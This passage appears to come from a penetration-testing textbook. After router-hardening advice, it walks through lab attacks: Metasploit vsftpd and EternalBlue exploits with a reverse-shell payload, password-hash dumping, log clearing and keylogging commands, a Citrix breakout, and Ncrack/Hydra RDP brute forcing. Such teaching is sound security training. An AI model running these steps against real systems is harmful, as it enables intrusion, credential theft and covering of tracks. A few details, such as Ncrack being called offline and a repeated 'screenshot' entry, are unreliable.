- They contain specific symbols
- They are over 12 characters in length
- They do not contain a name
- They do not contain a date of birth
- They do not contain a vehicle's plate number

The following is an example of a complex password generated by **LastPass** (www.lastpass.com), a password manager:



The screenshot displays the LastPass password generator interface. At the top, a generated password "0jGL0!8!w@xIN8GD" is shown next to copy and refresh icons. Below the password is a green progress bar and a "SHOW HISTORY" link. The settings section includes a "Password length" slider set to 16. On the left, there are three radio button options: "Easy to say" (unselected), "Easy to read" (unselected), and "All characters" (selected). On the right, there are four checked checkboxes: "Uppercase", "Lowercase", "Numbers", and "Symbols".

The idea is to ensure that nobody can guess or compromise your password easily. If a malicious user is able to compromise another person's user credentials, the attacker can wreak havoc on the victim's network and/or personal life.

In the following section, we will describe techniques that can be implemented on an enterprise network to improve its security posture.

Securing enterprise wireless networks

An enterprise wireless network should use the following as techniques to reduce the risk of wireless network attacks:

- Implement a **wireless intrusion prevention system (WIPS)** on each wireless network owned and managed by the organization.
- Ensure that all wired and wireless devices have the latest firmware and patches installed.
- Ensure that devices and configurations are compliant with the **National Institute of Standards and Technology (NIST)**. Take a look at the *Establishing Wireless Robust Security Networks* section in the NIST framework at <https://csrc.nist.gov/publications/detail/sp/800-97/final> for more information.
- Whenever possible, implement multi-factor authentication to access the corporate network.
- Implement the **Extensible Authentication Protocol (EAP)—Transport Layer Security (TLS)** certificate-based method to ensure the confidentiality and authenticity of wireless communication.
- Use WPA2-Enterprise with AES encryption.
- Implement an isolated guest wireless network.

Implementing these techniques and controls can help reduce the security risks on an enterprise network. In the following section, we will cover the steps we need to follow in order to configure and secure a wireless network.

Configuring wireless security settings to secure your network

In this section, we'll discuss how to configure your wireless security features on your access point and wireless router so that you can secure your network.

For this exercise, I am using a Linksys EA6350 wireless router. Please note that all wireless routers and access points have the same features within their management interface; however, the **graphical user interface (GUI)** for each manufacturer and device may vary.

Let's get started!

1. You'll need to log in to your access point or wireless router.
2. Once logged in, click on the **Wireless** tab within the user interface. Here, you'll be able to change the network name (SSID), set a complex password, set a security mode, and broadcast the SSID, as shown in the following screenshot:

The screenshot displays the 'Wireless' configuration page of a Linksys EA6350 router. The page is titled 'Wireless' and includes a sub-header 'View and change router settings'. A checkbox 'Show widget on the homepage' is checked. The page is divided into two main sections: '2.4 GHz Wi-Fi Settings' and '5 GHz Wi-Fi Settings', both of which are highlighted with red rectangular boxes. Each section contains fields for 'Network name', 'Password', 'Security mode', 'Broadcast SSID', 'Channel', 'Channel width', and a 'Network' toggle switch. The '2.4 GHz' section shows a network name of 'EA6350', password '542b542b', security mode 'WPA2 Personal', broadcast SSID 'Yes', channel '8 - 2.447 GHz', and network mode 'Mixed'. The '5 GHz' section shows a network name of 'EA6350_5GHz', password 'm84shxx5xw', security mode 'WPA2 Personal', broadcast SSID 'Yes', channel 'Auto', and network mode 'Mixed'. Both sections have their respective 'Network' toggle switches set to 'ON'. At the bottom of the page, there are three buttons: 'Ok', 'Cancel', and 'Apply'.

| Setting | 2.4 GHz Wi-Fi Settings | 5 GHz Wi-Fi Settings |
|----------------|------------------------|----------------------|
| Network name | EA6350 | EA6350_5GHz |
| Password | 542b542b | m84shxx5xw |
| Security mode | WPA2 Personal | WPA2 Personal |
| Broadcast SSID | Yes | Yes |
| Channel | 8 - 2.447 GHz | Auto |
| Channel width | Auto | Auto |
| Network mode | Mixed | Mixed |
| Network | ON | ON |

Using the following guidelines will assist in improving the security posture of your wireless network:

- Change the SSID (network name) to something that won't attract prying eyes.
- Hide (broadcast) the SSID.
- Create a complex password. If you're having difficulties, try using an online password generator.


Each modern access point and wireless router allows various security modes, such as the following:

- **None:** Disables authentication.
- **WEP:** Uses the WEP encryption standard.
- **WPA Personal:** Uses the WPA encryption standard and allows you to set a **pre-shared key (PSK)** on the access point. Therefore, any device that requires access to the wireless network will be required to provide the PSK.
- **WPA Enterprise:** This mode applies the WPA encryption standard, but note that the access point stores user credentials in WPA Personal. WPA Enterprise queries a central **authentication, authorization, and accounting (AAA)** server to verify user access on the wireless network.
- **WPA2 Personal:** Uses the WPA2 encryption standard.
- **WPA2 Enterprise:** Uses the WPA2 encryption standard with the AAA server.


You can choose to disable the SSID broadcast to cloak your network.

3. Next, you should see another sub-tab that allows you to configure **MAC filtering**.

4. Enable the MAC filtering feature. Once enabled, you'll have the option to add MAC addresses to an allow or deny list, as shown in the following screenshot:



5. Lastly, disable the **Wi-Fi Protected Setup** feature, as shown in the following screenshot:



WPS has known security vulnerabilities and should not be used in secure environments.

Having completed this exercise, you are now able to configure and set up a wireless network. In the next section, we will look at the essentials of exploiting perimeter systems.

Exploiting vulnerable perimeter systems with Metasploit

Exploiting target systems on a network can sometimes be a challenging task. Exploits are simply pieces of code that are designed to take advantage of a security vulnerability (weakness). In Chapter 5, *Passive Information Gathering*, Chapter 6, *Active Information Gathering*, and Chapter 7, *Working with Vulnerability Scanners*, we took a n in-depth look at establishing security flaws in target systems using various tools such as Nmap and Nessus. In this section, we are going to leverage the information and skill set we have developed thus far and perform exploitation using the Metasploit framework.

During this exercise, we'll be using our Kali Linux machine as the attacker, and the Metasploitable machine as the target. Let's get started:

1. Let's perform a **service version scan** on the target using Nmap. This will help us to determine the ports, protocols, and service versions that are running. Execute the `nmap -sV <target IP addr>` command:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3386/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

As we can see, there are many services on the target.

2. Start the **Metasploit** framework by enabling the **PostgreSQL** database service. Then, initialize the Metasploit framework and execute the following commands within a Terminal window:

```
service postgresql start
msfconsole
```

The Metasploit framework should take a minute or two to initialize. When it's ready, you'll be presented with a fun welcome banner and the **command-line interface (CLI)**.

Based on our Nmap results, port 21 is open and is running the **File Transfer Protocol (FTP)**. By performing the service version scan, we are able to determine whether it's running a **vsftpd 2.3.4** daemon. On your Metasploit interface, you can search for modules (scanners, exploits, and so on) using the `search` command, followed by a keyword or string.

3. On your Metasploit console, search for any useful modules that may help us compromise the FTP server on the target machine by running the following command:


```
search vsftpd
```

4. Metasploit will provide us with a list of results that meet the search criteria. You should see the console return a Unix-based exploit called `vsftpd_234_backdoor`. To use this exploit on our target, use the following sequence of commands:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
10.10.10.100
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Within my lab environment, the target is using the 10.10.10.100 IP address. Please ensure that you verify the IP address of your target device before setting the `RHOSTS` (remote hosts) value on Metasploit. Additionally, there are many modules that will require you to set a remote target. You can use the `setg` command to set the target globally.

5. Execute the `exploit` command. Metasploit will attempt to push the exploit code to the target. Once successful, a shell is created. A shell allows us to remotely perform commands from our attacker machine on the target, as shown in the following screenshot:



```
[*] 10.10.10.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.100:21 - USER: 331 Please specify the password.
[+] 10.10.10.100:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (10.10.10.16:35627 -> 10.10.10.100:6200) at 2019-05-21 22:41:36 -0400
```

6. At this point, any command that's executed on the console will be executed on the target. Execute the `uname -a` command to verify and print the system information:

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Often, when performing a simple port scan on both public-facing and internal systems, port 23 is usually open for remote management. However, port 23 is the default port that's used for the Telnet protocol. Telnet is an insecure protocol that allows a user to remotely access a machine over a network and all traffic passing between the user. Any Telnet-enabled device is unencrypted and is susceptible to MITM attacks where an attacker can capture user credentials quite easily.

7. Let's use the `search` command to find a useful module to check for valid user credentials on a Telnet-enabled device. To begin, use the following command:

```
search telnet
```

8. As usual, a list of results that comply with the search criteria will be presented on the console. For this exercise, we are going to use a specific scanner to check for validated user accounts:

```
msf5 > use auxiliary/scanner/telnet/telnet_login
```

9. Next, set your remote host(s):

```
msf5 auxiliary(scanner/telnet/telnetlogin) > set RHOSTS
10.10.10.100
```

10. If you have a word list containing different usernames, use the following command (specify the file path):

```
msf5 auxiliary(scanner/telnet/telnetlogin) > set USER_FILE
<username word list>
```

Optionally, if you have a password list, use the following command:

```
msf5 auxiliary(scanner/telnet/telnetlogin) > set PASS_FILE
<wordlist>
```

11. However, if you do not have any word lists, that's OK. You can specify an individual username and password using the following commands:

```
msf5 auxiliary(scanner/telnet/telnetlogin) > set USERNAME uname
msf5 auxiliary(scanner/telnet/telnetlogin) > set PASSWORD word
```

12. Once you're done, use the run command to execute the auxiliary module:

```
msf5 auxiliary(scanner/telnet/telnetlogin) > run
```

Be sure to wait a few seconds for the scanner to start. Sometimes, you won't see results appear immediately on the screen.



We use the run command to execute an auxiliary module, and the exploit command to execute an exploit within Metasploit.

The following screenshot indicates that a valid username and password were found:

```
[*] 10.10.10.100:23 - 10.10.10.100:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.10.100:23 - Attempting to start session 10.10.10.100:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (10.10.10.10:38261 -> 10.10.10.100:23) at 2019-05-21 22:39:16 -0400
[*] 10.10.10.100:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As we've already mentioned, you can use **crunch** to generate custom word lists to your liking. Additionally, a set of word lists is located in the `/usr/share` directory in Kali Linux:


```
lrwxrwxrwx 1 root root 25 Apr 26 2018 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Apr 26 2018 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 35 Apr 26 2018 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAS.txt
lrwxrwxrwx 1 root root 41 Apr 26 2018 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Apr 26 2018 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 46 Apr 26 2018 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Apr 26 2018 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357341 Mar 3 2013 rockyou.txt.gz
lrwxrwxrwx 1 root root 34 Apr 26 2018 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Apr 26 2018 wfuzz -> /usr/share/wfuzz/wordlist
```

Remember that, when performing a password attack or attempting to discover valid user credentials, the task can be very time-consuming and may not always be in your favor. However, this illustrates the importance of the reconnaissance (information-gathering) phase of penetration testing. The more details we are able to gather about the target, the more we'll be able to narrow down a wide range of attacks to specific ones for a particular system or network infrastructure.

Next, we are going to attempt exploitation and gain access to a target system, that is, Microsoft Windows.

EternalBlue exploitation

Let's attempt to exploit a Windows system and get a shell. For this exercise, a Windows 7, 8, 8.1, or 10 operating system can be used as the target/victim machine. The following is a diagram of my lab topology displaying the IP assignments for the attacker and victim machines:



If your IP scheme is different, ensure that you record the IP addresses of each machine before continuing, as you'll need them. Let's get started:

1. First, let's attempt to run a vulnerability scan on the target Windows system. The following snippet is the result of using the `nmap --script vuln 10.10.10.19` command:


```

Host script results:
|_ samba-vuln-cve-2012-1102: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

```

The highlighted area indicates that our target is vulnerable to a remote code execution attack for the Microsoft security bulletin ID `ms17-010`, known as **EternalBlue**. Further research into this vulnerability tells us that the target is vulnerable to exploits by WannaCry, Petya, and other malware.

The EternalBlue vulnerability allows an attacker to perform remote code execution on a Microsoft SMBv1 server.

2. Within the **Metasploit Framework (MSF)** console, use the `search ms17-010` command to filter the results for EternalBlue exploits, as shown in the following screenshot:

```

msf5 > search ms17-010

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
-  -
1  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal
2  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal
3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average
4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average
5  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal

```


3. The MSF console returned a few results. We will use the `ms-17-010_eternalblue` exploit and the **Meterpreter reverse TCP payload** to attempt a reverse connection (reverse shell) from the victim's machine back to our attacker machine. To achieve this task, use the following commands, as shown in the following screenshot:

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.19
RHOSTS => 10.10.10.19
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.10.16
LHOST => 10.10.10.16
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

4. After executing the exploit, you'll now have a meterpreter shell. The meterpreter shell will allow you to communicate seamlessly between your attacker machine and the victim's operating system.



According to SANS (www.sans.org), Meterpreter is a payload within the Metasploit framework that provides control over an exploited target system, by running as a DLL that's been loaded inside any process on a target machine.

Using the `hashdump` command, you'll be able to retrieve the password hashes of all locally stored user accounts on the victim's machine:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:da33dd54c378364e66d4b8413da1d79b:::
```

The usernames of the accounts are always displayed in plain text, as shown in the preceding screenshot.



The `hashdump` command within Meterpreter is used to retrieve user accounts within a Windows system. A user account is made up of three components: the **security ID (SID)**, username, and password. The password is converted into an NTLM hash and stored in newer versions of Windows. In an older version of Windows, such as Windows XP, the password is stored using the **LAN Manager (LM)**. Therefore, the Windows operating system never actually stores the password for a user account; it stores the hash value instead.

The following are some useful commands that we can use within the meterpreter shell:

- `screenshot`: Captures a screenshot of the victim's desktop
- `getsystem`: Attempts an escalation of privileges on the target
- `clearev`: Clears event logs
- `sysinfo`: Gathers information about the target

5. To obtain a shell on the victim's machine, type `shell` and press *Enter*:

```
meterpreter > shell
Process 2092 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

You'll now have a Windows Command Prompt interface on your Kali Linux machine. Now you'll be able to execute Windows commands remotely.

Now that we have covered exploitation briefly, let's gain access using remote access systems.

Penetration testing Citrix and RDP-based remote access systems

In this section, we will take a look at performing penetration testing on two popular remote access systems in most IT environments: Citrix and Microsoft's **Remote Desktop Protocol (RDP)**.

Let's take a deep dive into Citrix and RDP penetration testing and gaining access.

Citrix penetration testing

Most of us have probably heard about Microsoft's RDP, which allows a user to remotely access another Windows machine across a network within a **graphical user interface (GUI)**. Citrix is like RDP, but a lot better in terms of performance while providing an interactive user interface.

Many organizations use Citrix services and products to efficiently distribute access to applications within an organization. An example of using Citrix is running applications within an organization's private data center. Using Citrix, IT administrators can provide access to the users of those applications. Each user would require a modern web browser to access a virtual desktop interface or centrally access applications in the data center. This method eliminates the need to install software applications on each employee's computer. Let's get started:

1. We can use the Nmap NSE script, `citrix-enum-apps`, to discover and extract applications. The following is an example of using the script in Nmap:

```
nmap -sU --script citrix-enum-apps <citrix server IP address>
```

2. Additionally, you can specify `-p 1604` since the Citrix WinFrame uses both TCP and UDP port 1604.
3. Once you've found a Citrix machine, you can attempt to connect to published applications by logging on using the following URL:

```
http://<server IP>/lan/auth/login.aspx
```

4. Once you're logged in, click on an application to download a `launch.ica` file to your desktop. Once the file has been downloaded, open the file using Notepad or another text editor.

5. Look for a parameter called `InitialProgram` that points to the `LIFE UAT` application. Change the parameter to `InitialProgram=explorer.exe` and save the file.
6. Double-click on the newly saved file to open the explorer for the Citrix server. This will provide us with the capability to read the `lan/auth/login.aspx` file and other sensitive files.
7. Once you have a Citrix Terminal, the environment may be restricted (blank screen). Open **Task Manager** and click on **File | New Task**. The new task window will open. Type `explorer.exe` and click **OK**.
8. Within Windows Explorer, navigate to the directory holding all `.aspx` files to confirm you are on the Citrix server.

This technique allows a user to break out of the **Citrix** virtualized environment. In the next section, we will perform penetration testing on Microsoft RDP and attempt to gain access.

Now that you have completed this section, let's attempt to exploit one of the most popular remote access services in an enterprise environment, Microsoft's RDP.

Breaking into RDP

Microsoft's RDP provides a GUI for the user to establish a connection to a Windows-based system over the network. Quite often, system administrators enable the RDP service on their client and server machines in an organization for easy access. With RDP enabled on a device, a system administrator does not need to physically go to the geographic location of a system to check its configurations or make adjustments to the operating system. All they have to do is simply log on using RDP. This protocol makes the job of IT professionals a bit easier and more efficient.

The protocol was designed for remote access. However, as a penetration tester, we can take advantage of systems that have RDP enabled by attempting to discover valid user credentials for target systems. Let's get started:

1. To begin, we can use Nmap to scan a network while searching for any device that has RDP enabled. RDP uses port 3389 on Windows, and so we can use the following Nmap command to scan a target:

```
nmap -p 3389 -sV <target IP address>
```

The following screenshot indicates a system that has port 3389 open and is running Microsoft Terminal Services:

```
root@kali:~# nmap -p 3389 -sV 10.10.10.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 16:24 AST
Nmap scan report for 10.10.10.15
Host is up (0.00021s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:53:2A:EB (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

2. Now that we have found a suitable target, we can perform a dictionary attack on the live target. Using **Ncrack** (an offline password-cracking tool), we can use a list of possible usernames (`usernames.txt`) and passwords (`custom_list.txt`), as shown in the following screenshot:

```
root@kali:~# ncrack -v -T 3 -U usernames.txt -P custom_list.txt rdp://10.10.10.19

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-05-26 14:59 EDT

Discovered credentials on rdp://10.10.10.19:3389 'Slayer' 'Admin456'
rdp://10.10.10.19:3389 finished. Too many failed attempts.

Discovered credentials for rdp on 10.10.10.19 3389/tcp:
10.10.10.19 3389/tcp rdp: 'Slayer' 'Admin456'

Ncrack done: 1 service scanned in 156.01 seconds.
Probes sent: 567 | timed-out: 63 | prematurely-closed: 0

Ncrack finished.
```

The following are descriptions of each of the switches used in the preceding snippet:

- `-v`: Increases the verbosity of the output on the Terminal.
- `-T (0-5)`: Adjusts the timing of the attack. The higher the number, the faster the attack is.
- `-U`: Allows you to specify a list of usernames.
- `--user`: Allows you to specify usernames, each separated by a comma.

- `-P`: Allows you to specify a list of passwords.
- `--pass`: Allows you to specify passwords, each separated by a comma.
- `service://host`: Ncrack uses this format to specify a service and a target device.

As you saw, **Ncrack** was able to find a valid username and password combination for the target (10.10.10.19). Thus, having obtained the user's credentials, it's now simple to use them to our advantage.

3. At this point, once you've obtained a valid user account, the next step is to actually log in to the target using the RDP and other network services (Telnet, SSH, VNC, and so on) you found running on the target system.

Another **online password cracking** tool we could use is **Hydra**. To use Hydra to perform the same task we just did with Ncrack, you can execute the following command:

```
hydra -V -f -L usernames.txt -P custom_list.txt rdp://10.10.10.19
```




Note that the RDP module within Hydra may not work on modern versions of Windows. Further information on Hydra can be found on its official GitHub repository at <https://github.com/vanhauser-thc/thc-hydra>.

Upon receiving a meterpreter shell in **Metasploit**, the following are some useful commands to help you capture keystrokes and the victim's screen:

- `screenshot`: This command is used to watch the remote victim's desktop in real time.
- `screenshot`: Takes a picture of the victim's desktop.
- `keyscan_start`: Starts keylogging using Meterpreter.
- `keyscan_stop`: Stops keylogging.
- `keyscan_dump`: Produces a dump of the keystrokes captured.

The following screenshot shows a live screen view of a victim's desktop after executing the `screenshare` command in Meterpreter:



As you can see, it's quite scary what a real hacker can do once they have gained access to a network or system.

You're now able to detect and exploit the EternalBlue vulnerability in the Windows operating system. Next, we'll take a look at leveraging user credentials for our benefit.

Leveraging user credentials

Now that we have obtained user credentials for a target Microsoft Windows system, let's attempt to connect remotely. For this exercise, we are going to use the **rdesktop** client, which is already pre-installed within Kali Linux. Let's get started:



rdesktop is an open source protocol that's used for remote administration, similarly to Microsoft's RDP.

